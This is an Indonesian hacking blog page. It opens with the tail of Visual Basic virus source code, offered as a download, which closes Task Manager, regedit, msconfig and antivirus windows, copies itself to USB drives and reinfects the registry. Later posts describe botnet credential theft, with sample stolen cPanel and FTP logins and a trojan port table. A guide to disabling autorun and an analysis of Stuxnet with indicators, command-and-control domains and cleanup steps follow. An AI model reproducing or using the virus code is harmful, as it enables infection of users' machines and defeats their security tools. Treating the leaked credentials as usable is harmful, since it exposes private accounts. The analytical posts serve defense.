FWnd = FindWindow(“XLMAIN”, “Microsoft Excel – New Microsoft Excel Worksheet.xls”) ‘ms excel
If FWnd <> 0 Then
SendMessage FWnd, WM_CLOSE, True, True
BuatXls
obj.Visible = True
Timer1.Enabled = True
Timer2.Enabled = False
End If
End Sub

Private Sub Timer3_Timer()
On Error Resume Next
‘menutup aplikasi yang berbahaya bagi virus
FWnd = FindWindow(“#32770″, “RUN”) ‘jendela run
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow(“#32770″, “System Configuration Utility”) ‘msconfig
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow(“#32770″, “Windows Task Manager”) ‘task manager
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow(“#32770″, “Avira AntiVir Personal – Free Antivirus”) ‘Avira Antivir
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow(“#32770″, “AntiVir Guard: Attention, Detection!”) ‘Avira Antivir
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow(“RegEdit_RegEdit”, vbNullString) ‘regedit.exe
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow(“TMainForm”, vbNullString) ‘aplikasi buatan Delphi (Antivirus PCMAV yang versi lama dapat ditutup tetapi versi yang baru tidak bisa dihentikan) <:d
SendMessage FWnd, WM_CLOSE, 0&, 0&
FWnd = FindWindow(“TApplication”, vbNullString) ‘aplikasi buatan Delphi
SendMessage FWnd, WM_CLOSE, 0&, 0&
End Sub

Private Sub Timer4_Timer()
‘cari flashdisk
On Error Resume Next
For i = 0 To Drive1.ListCount – 1
If GetDriveType(Drive1.List(i)) = 2 And Left(Drive1.List(i), 1) <> “a” Then
FlashDisk = (Drive1.List(i))
Timer4.Enabled = False ‘agar lampu flashdisk tdk berkedip-kedip terlalu lama, sehingga tdk mencurigakan si empunya flashdisk
Exit For
End If
Next
GandaKeFlashDisk ‘
End Sub

Private Sub Timer5_Timer()
On Error Resume Next
InfeksiRegistry
‘Mungkin salah satu virus dihapus shg perlu selalu menggandakan diri
GandakefolderIstimewa
‘menyalakan timer 4
If GetDriveType(Drive1.List(i)) = 2 And Left(Drive1.List(i), 1) <> “a” Then
Timer4.Enabled = True
End If
End Sub

Private Sub Form_QueryUnload(Cancel As Integer, UnloadMode As Integer)
Cancel = 1
End Sub

Private Sub Form_Unload(Cancel As Integer)
Cancel = 1
End Sub

Silahkan Download Project Di Download/Upload Gratis Join 4Shared Now!

Dangerous – BotNet 0

Agung Dwi Prasetyo | 13.18.00 | , ,

Pastinya semua sudah tau apa itu BotNet! Klo belum tau ni saya kasi clue dah..

BotNet merupakan sebuah zombie penggerak system yang bisa digunakan untuk keperluan DDOS, Logging, Recover, dsb.

Dan untuk saat ini, BinusHacker Team mencoba dan meneliti beberapa project BotNet yang bisa sangat berbahaya. BotNet terdiri dari masing² platform yang harus secompatible mungkin untuk bisa berjalan dengan baik pada masing² OS. Misalkan untuk Windows dan Unix* yang sekarang banyak digunakan.

BotNet Trojan

Kalau sebuah system sudah terkena BotNet Trojan, maka komputer tersebut akan mengirimkan beberapa Informasi log dari system. Dimana kita juga bisa mengontrol komputer target. Apabila dalam sebuah Windows Server maka kita bisa menggunakan Remote Desktop untuk bisa mengaksesnya. Dan apabila pada unix maka kita bisa mengambil logging password root. Kemudian kita bisa menggunakan remote login dari hak akses root.

BotNet biasanya dibangun menggunakan MBR (master boot record). Sebuah rootkit yang dilaksanakan pada waktu boot, sebelum sistem operasi dibuka. Setelah mesin terinfeksi, maka hasil panen malware dan upload data dalam 20 menit akan dikirimkan. Data yang dicuri termasuk e-mail account, Windows / Unix password, dan FTP credentials POP / SMTP account, Control Panel, dll.

Adapun contoh hasil dari traced pengiriman email dari BotNet:

Hasil dari informasi akan diterima dan direport dalam Computer Server Attacker, sehingga Informasi yang masuk bisa disimpan dan dimanipulasi.

Bagaimana hal tersebut bisa terjadi, buat semua orang berhati hatilah karena saat ini begitu banyak cara untuk mendapatkan Informasi. Dan yang paling berbahaya apabila ada Account Privacy anda ada didalam sana. Misalkan Paypal, LR, Atau Bank Account Yang ada di Email Anda. Sungguh sangat berbahaya!

Berikut ini hanyalah contoh sebuah email account yg bisa kita ambil, dimana disana kita bisa backdoor, recover password dan sebagainya, bisa anda bayangkan sendiri:

Contoh Control Panel Information sebuah website yang bisa didapat:

               Cpanel Username:        fh_609986                Cpanel Password:        loft1234                FTP Server :            ftp.***host.org                FTP Login :             fh_609986                FTP Password :          loft1234                MySQL Database Name:    MUST CREATE IN CPANEL                MySQL Username :        fh_609986                MySQL Password :        loft1234                MySQL Server:           SEE THE CPANEL                 POP3 Server : mail.***host.org                 POP3 Username : fh_609986

Contoh FTP Account yang diterima dari BotNet Zombie sebagai berikut:

FTP Server:  ***.**host.com FTP Login:  ***.**host.com FTP Password:  l1nuxus3r E-mail Account Information: E-mail accounts that you add: POP3/IMAP Host Address: (depends on hostname you use for the e-mail account, i.e your domain or subdomain). SMTP Host Address: (check if you have this option enabled)

Berikut logging aktifitas dalam system ketika DDOS berjalan:

A frequent visitor sent me the following table:      Port  Protocol    Keyword                  D e s c r i p t i o n      1     tcp         tcpmux                   TCP Port Multiplexer      1     udp         SocketsdesTroie          [trojan] Sockets Troie      1     udp         tcpmux                   TCP Port Multiplexer      2     tcp         compressnet              Management Utility      2     tcp         Death                    [trojan] Death      2     udp         compressnet              Management Utility      3     tcp         compressnet              Compression Process      3     udp         compressnet              Compression Process      5     tcp         rje                      Remote Job Entry      5     udp         rje                      Remote Job Entry      7     tcp         echo                     Echo      9     tcp         discard                  Discard     11     tcp         systat                   Active Users     11     udp         systat                   Active Users     13     tcp         daytime                  Daytime     13     udp         daytime                  Daytime     15     tcp         netstat                  Netstat     15     tcp         B2                       [trojan] B2     17     tcp         qo                       TDQuote of the Day     17     udp         qo                       TDQuote of the Day     18     tcp         msp                      Message Send Protocol     18     udp         msp                      Message Send Protocol     19     tcp         chargen                  Character Generator     19     udp         chargen                  Character Generator     20     tcp         ftp-data                 File Transfer     20     udp         ftp-data                 File Transfer     20     tcp         SennaSpyFTPserver        [trojan] Senna Spy FTP     21     tcp         ftp                      File Transfer [Control]     21     udp         ftp                      File Transfer [Control]     21     tcp         BackConstruction         [trojan] Back Construction     21     tcp         BladeRunner              [trojan] BladeRunner     21     tcp         CCInvader                [trojan] CC Invader     21     tcp         DarkFTP                  [trojan] Dark FTP     21     tcp         DolyTrojan               [trojan] Doly Trojan     21     tcp         Fore                     [trojan] Fore     21     tcp         InvisibleFTP             [trojan] Invisible FTP     21     tcp         Juggernaut42             [trojan] Juggernaut 42     21     tcp         Larva                    [trojan] Larva     21     tcp         MotIvFTP                 [trojan] MotIv FTP     21     tcp         NetAdministrator         [trojan] Net Administrator

Yang Paling Berbahaya, Informasi Yang Diperoleh Dari BotNet adalah terdapat dan bisa di extractnya 1660 unit kartu kredit dan kartu debit dari kumpulan data yang diterima. Geolocation melalui alamat IP, dipastikan bahwa 49% dari nomor kartu berasal dari korban di AS, 12% dari Italia, dan 8% dari Spanyol, dengan 40 negara-negara lain. Yang paling umum termasuk kartu Visa (1056), MasterCard (447), American Express (81), Maestro (36), dan yang lainnya termasuk Bank Account, dsb (24). Yang menarik disana adalah bahwa 80% dari kartu kredit tersebut adalah kartu yang terdapat dalam database yang biasanya digunakan untuk processing online order.

Jadi jika anda memiliki komputer dan berselancar di internet, berhati²lah dengan spyware, malware, dan BotNet zombie yang sangat berbahaya bagi Privacy Anda terutama menyangkut Data diri, Email, Login, Password, Username, dsb. Sebaiknya anda melakukan check log + memperhatikan proses yang sedang berjalan pada komputer Anda. Jika ada yang mencurigakan segera beri tindakan. Jika anda sudah mendapatkankan info ini, diharapkan anda bisa share ke yang lainnya dan anda bisa menghindari resiko yang akan timbul.

===================[ EOF ]=====================

Disable Autorun.inf Menghindari Virus 0

Agung Dwi Prasetyo | 13.14.00 | , ,

Beberapa orang ada yang berpikir bahwa file autorun.inf adalah virus, padahal sebenarnya bukan. Autorun.inf adalah suatu sistem file yang digunakan oleh sistem operasi seperti Windows agar secara otomatis menjalankan program ketika removable media seperti CD-ROM, DVD-ROM atau USB Flash dimasukkan di komputer. untuk alasan kenyamanan fitur ini dirancang agar sebuah software yang dipasang pada sebuah disk dapat secara otomatis start saat disk dimasukkan.
Sayangnya autorun.inf ternyata menimbulkan masalah baru. fitur ini dimanfaatkan untuk penyebaran virus. keamanan pengguna pun terancam, mereka yang tidak berniat untuk menjalankan sebuah software terpaksa harus terbelalak dengan kondisi tak mampu berbuat apa-apa untuk menghentikan virus yang langsung berakasi, seperti dalam kasus beberapa virus, yang memanfaatkan fitur ini untuk menyebarkan. ini disebut Sebuah fitur Windows telah gagal ?

Me Non aktifkan AutoPlay bukan solusi karena ketika Anda membuka drive dari My Computer, Windows masih akan menjalankan instruksi yang ditemukan di autorun.inf.

Ada perbedaan antara Autoplay dan Autorun. Autoplay adalah ketika Anda memasukkan CD / DVD atau USB flash drive, Anda mendapatkan kotak dialog yang menanyakan apa yang ingin Anda lakukan Windows, sedangkan autorun akan langsung mengeksekusi perintah yang ada di file autorun.inf. dan ketika ini berjalan tidak ada sama sekali kesempatan bagi Anda untuk membatalkan autorun.

Cara menonaktifkan autorun.

Langkah 1 : Click Start->Run atau tekan tombol Window + R pada keyboard untuk menampilkan kotak dialog Run.

Langkah 2 : Ketik regedit lalu tekan Enter untuk menjalankan Registry Editor.

Langkah 3 : Pada kiri, panel klik ganda folder untuk memperluas dan pergi ke

HKEY_CURRENT_USER/Software/Microsoft/Windows/CurrentVersion/Policies/Explorer

Langkah 4 : Pada panel sebelah kanan double klik NoDriveTypeAutoRun

Langkah 5 : Pada Value Data , ketik FF untuk Heksadesimal atau 255 untuk nilai desimal.

Langkah 6 : Tutup Registry Editor dan restart komputer.

Cara menonaktifkan autorun dengan Notepad

Berikut ini adalah kunci registri yang bisa Anda gunakan untuk mem blok autorun.inf. Buka notepad atau teks editor lainnya, salin teks di bawah ini dan simpan sebagai NoAutoRun.reg. Pastikan save dengan ekstensi . Reg bukan. Txt.

REGEDIT4
[HKEY_LOCAL_MACHINESOFTWAREMicrosoftWindows NTCurrentVersionIniFileMappingAutorun.inf]
@ = “@ SYS: DoesNotExist”

Jalankan file tersebut, klik Yes jika ada konfirmasi.

Masalah dengan hack ini adalah bahwa installer CD atau DVD tidak akan lagi berjalan secara otomatis, anda harus mencari file setup dengan manual. tapi saya pikir bukanlah masalah besar dibandingkan dengan jika terinfeksi oleh virus dan harus menghabiskan berjam-jam membersihkannya.

Win32.Stuxnet / Winsta 0

Agung Dwi Prasetyo | 12.49.00 | , ,

Win32.Stuxnet / Winsta
Hati-hati !! Pengguna Windows 7 dan Vista juga terancam
Stuxnet

Kalau selama ini Stuxnet digembar gemborkan mengancam SCADA dan para administrator pengguna SCADA (kebanyakan perusahaan minyak dan gas) ketar-ketir deg dengan ancaman Stuxnet. Anda sebagai administrator / pengguna komputer biasa jangan sampai terlena. Sebenarnya Stuxnet tidak hanya menyerang SCADA saja, tetapi malah ancaman Stuxnet terhadap jaringan dan komputer biasa juga tidak kalah berbahaya, walaupun anda tidak menggunakan SCADA. Dan hebatnya lagi, Stuxnet terbukti mampu membypass UAC (User Access Control) sehingga menjadikannya sakti mandraguna dan mampu menginfeksi Windows vista dan Windows 7. Justru Stuxnet yang pertama kali ditemukan Vaksincom di Indonesia pada pertengahan Juni 2010 http://vaksin.com/2010/0710/Stuxnet%20winsta%20virus/Stuxnet%20winsta%20virus.htm bukan menyerang SCADA, tetapi menggelembungkan harddisk seluruh komputer korbannya sehingga berapapun besarnya harddisk yang anda miliki, jika terinfeksi virus ini akan kehabisan tempat alias Low Disk Space. Selain menyebabkan Low Disk Space, Stuxnet juga mematikan Print Sharing, membuat crash program aplikasi internal sampai membuat komputer menjadi hang dan koneksi jaringan terputus. Gilanya lagi, dalam menjalankan aksinya Stuxnet mengeksploitasi 5 celah keamanan Windows, termasuk kemampuan membypass perlindungan UAC (User Access Control) yang sempat digembar-gemborkan sebagai perlindungan baru yang dapat memblok virus baru, sehingga notabene Windows Vista dan Windows 7 menjadi rentan terhadap serangan ini. Untuk lebih detilnya silahkan simak uraian di bawah ini yang dilakukan oleh Vaksinis Ad Sap.

Pada beberapa minggu ini, pengguna internet (khusus-nya yang mengikuti informasi keamanan komputer) sering mendapatkan informasi terbaru dari worm/trojan Stuxnet. Stuxnet seperti menjadi trending topic bagi para analisis dan vendor keamanan komputer, karena aksi-nya yang diduga berhubungan dengan ssstem SCADA (Supervisory Control And Data Acquisition) milik perusahaan Siemens, sebuah sistem yang digunakan pada infrastruktur industri dan pabrik.

Berdasarkan statistik hingga akhir september 2010, Iran menjadi target serangan terbesar di Asia yang di ikuti oleh Indonesia dan India. Hal ini pula yang memicu dugaan bahwa Stuxnet dirancang untuk menyerang Iran khusus-nya infrastruktur industri dan pabrik seperti tenaga nuklir, dll. (lihat gambar 1 dan 2)

stux_cap1

Gambar 1, Statistik serangan worm/trojan Stuxnet hingga akhir september 2010

stux_cap2

Gambar 2, Persentase serangan worm/trojan Stuxnet hingga akhir september 2010

Jika melihat statistik dan persentase serangan worm / trojan Stuxnet diatas, sangat nyata serangan tertuju pada Iran, lalu bagaimana dengan negara lain seperti Indonesia dan India ? Bagaimana dengan proses penyebarannya yang begitu cepat ? Hal ini yang akan kita bahas selanjutnya.

Target Stuxnet : Sistem SCADA atau Sistem Windows ?

Masih ingat-kah anda dengan worm Conficker yang menyerang pada akhir tahun 2008 ? Dan hingga saat ini penyebarannya masih saja belum habis di seluruh dunia. Worm ini mampu “mempermalukan” Microsoft, karena telah sanggup menginfeksi hampir seluruh platform Windows dengan hanya menyerang vulnerability dari Windows Server Service/RPC (MS08-067).

Lalu bagaimana dengan worm Stuxnet ? Worm Stuxnet sangat jelas merupakan salah satu worm yang menyerang sistem operasi dari Microsoft dan seperti halnya worm Conficker juga menyerang hampir seluruh platform Windows (baik itu perusahaan maupun individu / perorangan). Jadi, terlepas atau tidak sebuah perusahaan maupun individu menggunakan atau tidak menggunakan system SCADA akan tetap mendapatkan serangan dan efek dari worm Stuxnet. Hebatnya lagi, worm Stuxnet tidak hanya memanfaatkan celah keamanan RPC seperti Conficker tetapi juga menyerang 4 vulnerability dari Windows yang lain.

Celah Keamanan (vulnerability) dari Windows

Beberapa celah keamanan yang ternyata sanggup dimanfaatkan oleh worm Stuxnet yaitu sebagai berikut :

· Windows Server Service / RPC (MS08-067)

Dengan teknik yang sama seperti worm Conficker, memanfaatkan sistem Windows yang tidak update worm akan dengan mudah menginfeksi komputer.

· Windows Shell Icon Handler / LNK (MS10-046)

Stuxnet merupakan salah satu worm yang memanfaatkan celah ini. Dengan memanfaatkan file shortcut, worm menginfeksi komputer dengan mudah.

· Windows Print Spooler / Spoolsv (MS10-061)

Banyak kasus-kasus yang terjadi menurut pengamatan Vaksincom komputer menjadi bermasalah dengan Print Server atau share printer. Dan ternyata, worm Stuxnet juga mengeksploitasi Print Spooler dalam aksinya.

· Windows Win32K Layout Module (MS10-073)

Salah satu celah baru dari Windows yang berhasil dilewati oleh Stuxnet. Dengan memanfaatkan file w32k.sys dan menginjeksinya, maka worm Stuxnet dapat memiliki hak administrator dan dengan mudah menginfeksi komputer sekalipun “digembar-gemborkan” memiliki perlindungan tambahan terhadap serangan virus atau lebih kebal virus :p.

· Windows Task Scheduler

Celah ini digunakan untuk menembus sistem baru dari Windows Vista dan Windows 7 yaitu UAC (User Account Control). Dengan membuat file schedule task agar dengan mudah menginfeksi komputer. (Kabar buruknya, pada saat artikel ini dibuat celah ini belum disediakan patch dari Microsoft).

Gejala & Efek Virus

Beberapa gejala yang terjadi jika komputer anda sudah terinfeksi yaitu :

ü Install driver baru (replace driver lama)

Saat Worm Stuxnet sudah menginfeksi, worm akan mencoba menghapus drive dari Realtek atau Jmicron dan mengganti-nya dengan driver yang baru versi worm Stuxnet. Stuxnet menginstall driver menggunakan 2 file virus yaitu : MRXCLS.SYS dan MRXNET.SYS. (lihat gambar 3)

stux_cap3

Gambar 3, Driver yang telah di ganti oleh worm Stuxnet

ü Mematikan aktivitas Print Share

Worm menginjeksi file spoolsv, sehingga aktivitas print (cetak data) menjadi terhenti. Komputer yang terinfeksi tidak akan bisa melakukan print. Sebagai ganti dari aktivitas print tersebut worm membuat 2 file yaitu :

· C:\WINDOWS\system32\winsta.exe (file utama worm Stuxnet)

· C:\WINDOWS\system32\wbem\mof\sysnullevnt.mof


ü “Low Disk Space”

Akibat dari aktivitas print yang terus dipaksakan, membuat file Winsta akan terus membengkak sehingga membuat space harddisk anda menjadi habis dan tentunya akan mendapat sebuah peringatan Low Disk Space dari sistem Windows. (lihat gambar 4)

image002

Gambar 4, File winsta bertambah besar, membuat space harddisk anda berkurang.

ü Tidak bisa menyimpan data atau menjalankan program tertentu.

Karena file winsta yang bertambah besar dan membuat space harddisk anda berkurang, menyebabkan anda tidak bisa menyimpan data. Selain itu program/aplikasi pun tidak bisa dijalankan karena membutuhkan cache (ruang penyimpan) yang semuanya dihabiskan oleh file Winsta yang membengkak.

ü Membuat komputer hang/lambat dan bahkan koneksi jaringan menjadi terputus.

File sistem Windows yang akan menjadi sasaran injeksi worm Stuxnet yaitu :

· C:\WINDOWS\system32\svchost.exe (file sistem yang berhubungan dengan koneksi jaringan, dengan menginjeksi akan membuat jaringan terputus)

· C:\WINDOWS\system32\lsass.exe (file sistem yang berhubungan dengan aktivitas komputer, dengan menginjeksi akan membuat komputer hang/lambat).

ü Melakukan koneksi ke Remote Server

Worm Stuxnet melakukan koneksi ke Remote Server untuk melakukan pengiriman informasi yang dibutuhkan pada Remote Server. Remote Server yang digunakan yaitu :

· www.premierfutbol.com

· www.todaysfutbol.com

ü Membuat file Scheduled Task

Cara yang sama dilakukan oleh Conficker, worm Stuxnet juga membuat file scheduled task agar dapat aktif dan menginfeksi komputer. (lihat gambar 5)

stux_cap4

Gambar 5, File scheduled task yang dibuat oleh worm Stuxnet

File Worm Stuxnet

Saat worm Stuxnet dijalankan, worm akan menginjeksi beberapa file sistem Windows yaitu :

  • C:\WINDOWS\system32\lsass.exe
  • C:\WINDOWS\system32\svchost.exe
  • C:\WINDOWS\system32\spoolsv.exe

Selain itu juga membuat 2 file driver yaitu :

  • C:\WINDOWS\system32\driver\mrxcls.sys
  • C:\WINDOWS\system32\driver\mrxnet.sys

Dan beberapa file konfigurasi yaitu :

  • C:\WINDOWS\inf\oem6c.pnf
  • C:\WINDOWS\inf\oem7a.pnf
  • C:\WINDOWS\inf\mdmeric3.pnf
  • C:\WINDOWS\inf\mdmcpq3.pnf

Serta 2 file yang lain yaitu :

  • C:\WINDOWS\system32\KERNEL32.DLL.ASR.xxx atau SHELL32.DLL.ASR.xxx
  • C:\addins\DEFRAG[angka_acak].TMP

Selain itu membuat file schedule task yaitu :

  • C:\WINDOWS\Tasks\At1.job

Saat menginfeksi file spoolsv.exe, worm membuat 2 file kembali yaitu :

  • C:\WINDOWS\system32\winsta.exe (file inilah yang jika aktif akan semakin mengembang / membengkak ukurannya)
  • C:\WINDOWS\system32\wbem\mof\sysnullevnt.mof

Selain itu pada removable disk/drive akan membuat beberapa file yaitu :

  • Autorun.inf
  • Copy of Shortcut.lnk
  • Copy of Copy of Shortcut.lnk
  • Copy of Copy of Copy of Shortcut.lnk
  • Copy of Copy of Copy of Copy of Shortcut.lnk
  • ~WTR[angka_acak].tmp
  • ~WTR[angka_acak].tmp

Modifikasi Registry

Beberapa modifikasi registry yang dilakukan oleh worm Stuxnet antara lain sebagai berikut :

  • Menambah Registry

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\MRxCls

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\MrxNet

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\MrxNet

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\MRxCls

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_MRX

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_MRXNET

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_MRXCLS

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_MRXNET

Metode Penyebaran

Beberapa cara worm Stuxnet melakukan penyebaran yaitu sebagai berikut :

  • Removable drive / disk

Metode ini adalah metode yang umum dilakukan oleh para pengguna komputer. Worm (memanfaatkan celah autoplay) membuat beberapa file agar menginfeksi komputer yaitu :

1. Autorun.inf

2. Copy of Shortcut.lnk

3. Copy of Copy of Shortcut.lnk

4. Copy of Copy of Copy of Shortcut.lnk

5. Copy of Copy of Copy of Copy of Shortcut.lnk

6. ~WTR[angka_acak].tmp

7. ~WTR[angka_acak].tmp

Selain itu, dengan memanfaatkan celah keamanan MS10-046 (Windows Icon handler) maka file shortcut/LNK akan langsung dieksekusi pada saat drive tersebut diakses.

  • Jaringan

Metode ini dengan memanfaatkan celah keamanan dari sistem Windows yaitu :

1. MS08-067 (Windows Server Service), seperti hal-nya Conficker memanfaatkan celah ini dengan melakukan akses C$ dan ADMIN$

2. MS10-061 (Windows Print Spooler), memanfaatkan printer sharing worm menginfeksi pengguna komputer yang mencoba akses ke printer server. (lihat gambar 6)

2293

Gambar 6, Metode penyebaran worm Stuxnet

Pembersihan Virus

  1. Putuskan koneksi jaringan/internet.
  2. Matikan dan hapus worm Stuxnet

Lakukan langkah-langkah berikut :

a) Download tools untuk membersihkan worm Stuxnet pada komputer yang belum terinfeksi pada link berikut : (lihat gambar 7)

http://www.freedrweb.com/download+cureit

image006

Gabmar 7, Dr.Web CureIt! mendeteksi worm Stuxnet

b) Klik 2x file yang sudah diunduh tersebut untuk menjalankan, kemudian klik Run.

c) Jika sudah muncul jendela Dr.Web CureIt, klik OK untuk menjalankan dalam mode EPM (Enhanced Protection Mode).

d) Klik Start untuk memulai Scan, dan klik Yes untuk memulai.

e) Biarkan hingga proses scan selesai.

  1. Repair registry yang telah dimodifikasi.

Lakukan langkah-langkah berikut :

o Salin script dibawah ini dengan notepad :

[Version]

Signature="$Chicago$"

Provider=Vaksincom Oyee

[DefaultInstall]

AddReg=UnhookRegKey

DelReg=del

[UnhookRegKey]

HKCU, Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced, ShowSuperHidden,0x00010001,1

HKCU, Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced, SuperHidden,0x00010001,1

HKCU, Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced, HideFileExt,0x00010001,0

HKLM, SOFTWARE\CLASSES\batfile\shell\open\command,,,"""%1"" %*"

HKLM, SOFTWARE\CLASSES\comfile\shell\open\command,,,"""%1"" %*"

HKLM, SOFTWARE\CLASSES\exefile\shell\open\command,,,"""%1"" %*"

HKLM, SOFTWARE\CLASSES\piffile\shell\open\command,,,"""%1"" %*"

HKLM, SOFTWARE\CLASSES\regfile\shell\open\command,,,"regedit.exe "%1""

HKLM, SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon, Shell,0, "Explorer.exe

[del]

HKLM, SYSTEM\CurrentControlSet\Services\MRxCls

HKLM, SYSTEM\CurrentControlSet\Services\MRxNet

HKLM, SYSTEM\ControlSet001\Services\MRxCls

HKLM, SYSTEM\ControlSet002\Services\MRxNet

HKLM, SYSTEM\CurrentControlSet\Services\Enum\Root\LEGACY_MRXClS

HKLM, SYSTEM\CurrentControlSet\Services\Enum\Root\LEGACY_MRXNET

HKLM, SYSTEM\ControlSet001\Services\Enum\Root\LEGACY_MRXClS

HKLM, SYSTEM\ControlSet002\Services\Enum\Root\LEGACY_MRXNET

o Simpan file dengan nama “repair.inf”. Gunakan pilihan Save As Type menjadi All Files agar tidak terjadi kesalahan.

o Klik kanan file “repair.inf”, kemudian pilih “install”.

o Restart komputer.

  1. Bersihkan temporary file dari jejak virus.

Lakukan langkah-langkah berikut :

a) Klik Menu Start -> Run

b) Ketik perintah pada kotak open : cleanmgr , kemudian klik OK.

c) Pada drive system (C) klik OK, biarkan proses scan drive.

d) Setelah muncul jendela Disk Cleanup, beri tanda file yang akan di hapus (terutama Temporary Files), kemudian klik OK.

e) Tunggu hingga selesai.

  1. Install security patch MS08-067, MS10-046, MS10-061, MS10-073 sesuai dengan versi windows yang anda miliki. Silahkan download pada link berikut :

http://www.microsoft.com/technet/security/Bulletin/MS08-067.mspx

http://www.microsoft.com/technet/security/Bulletin/MS10-046.mspx

http://www.microsoft.com/technet/security/Bulletin/MS10-061.mspx

http://www.microsoft.com/technet/security/Bulletin/MS10-073.mspx

  1. Untuk pembersihan yang optimal dan mencegah infeksi ulang, sebaiknya menggunakan antivirus yang ter-update dan mengenali virus ini dengan baik.


HardCode Copyright © 2012 Prozine Theme is Designed by Agoenk Home | RSS Feed | Comment RSS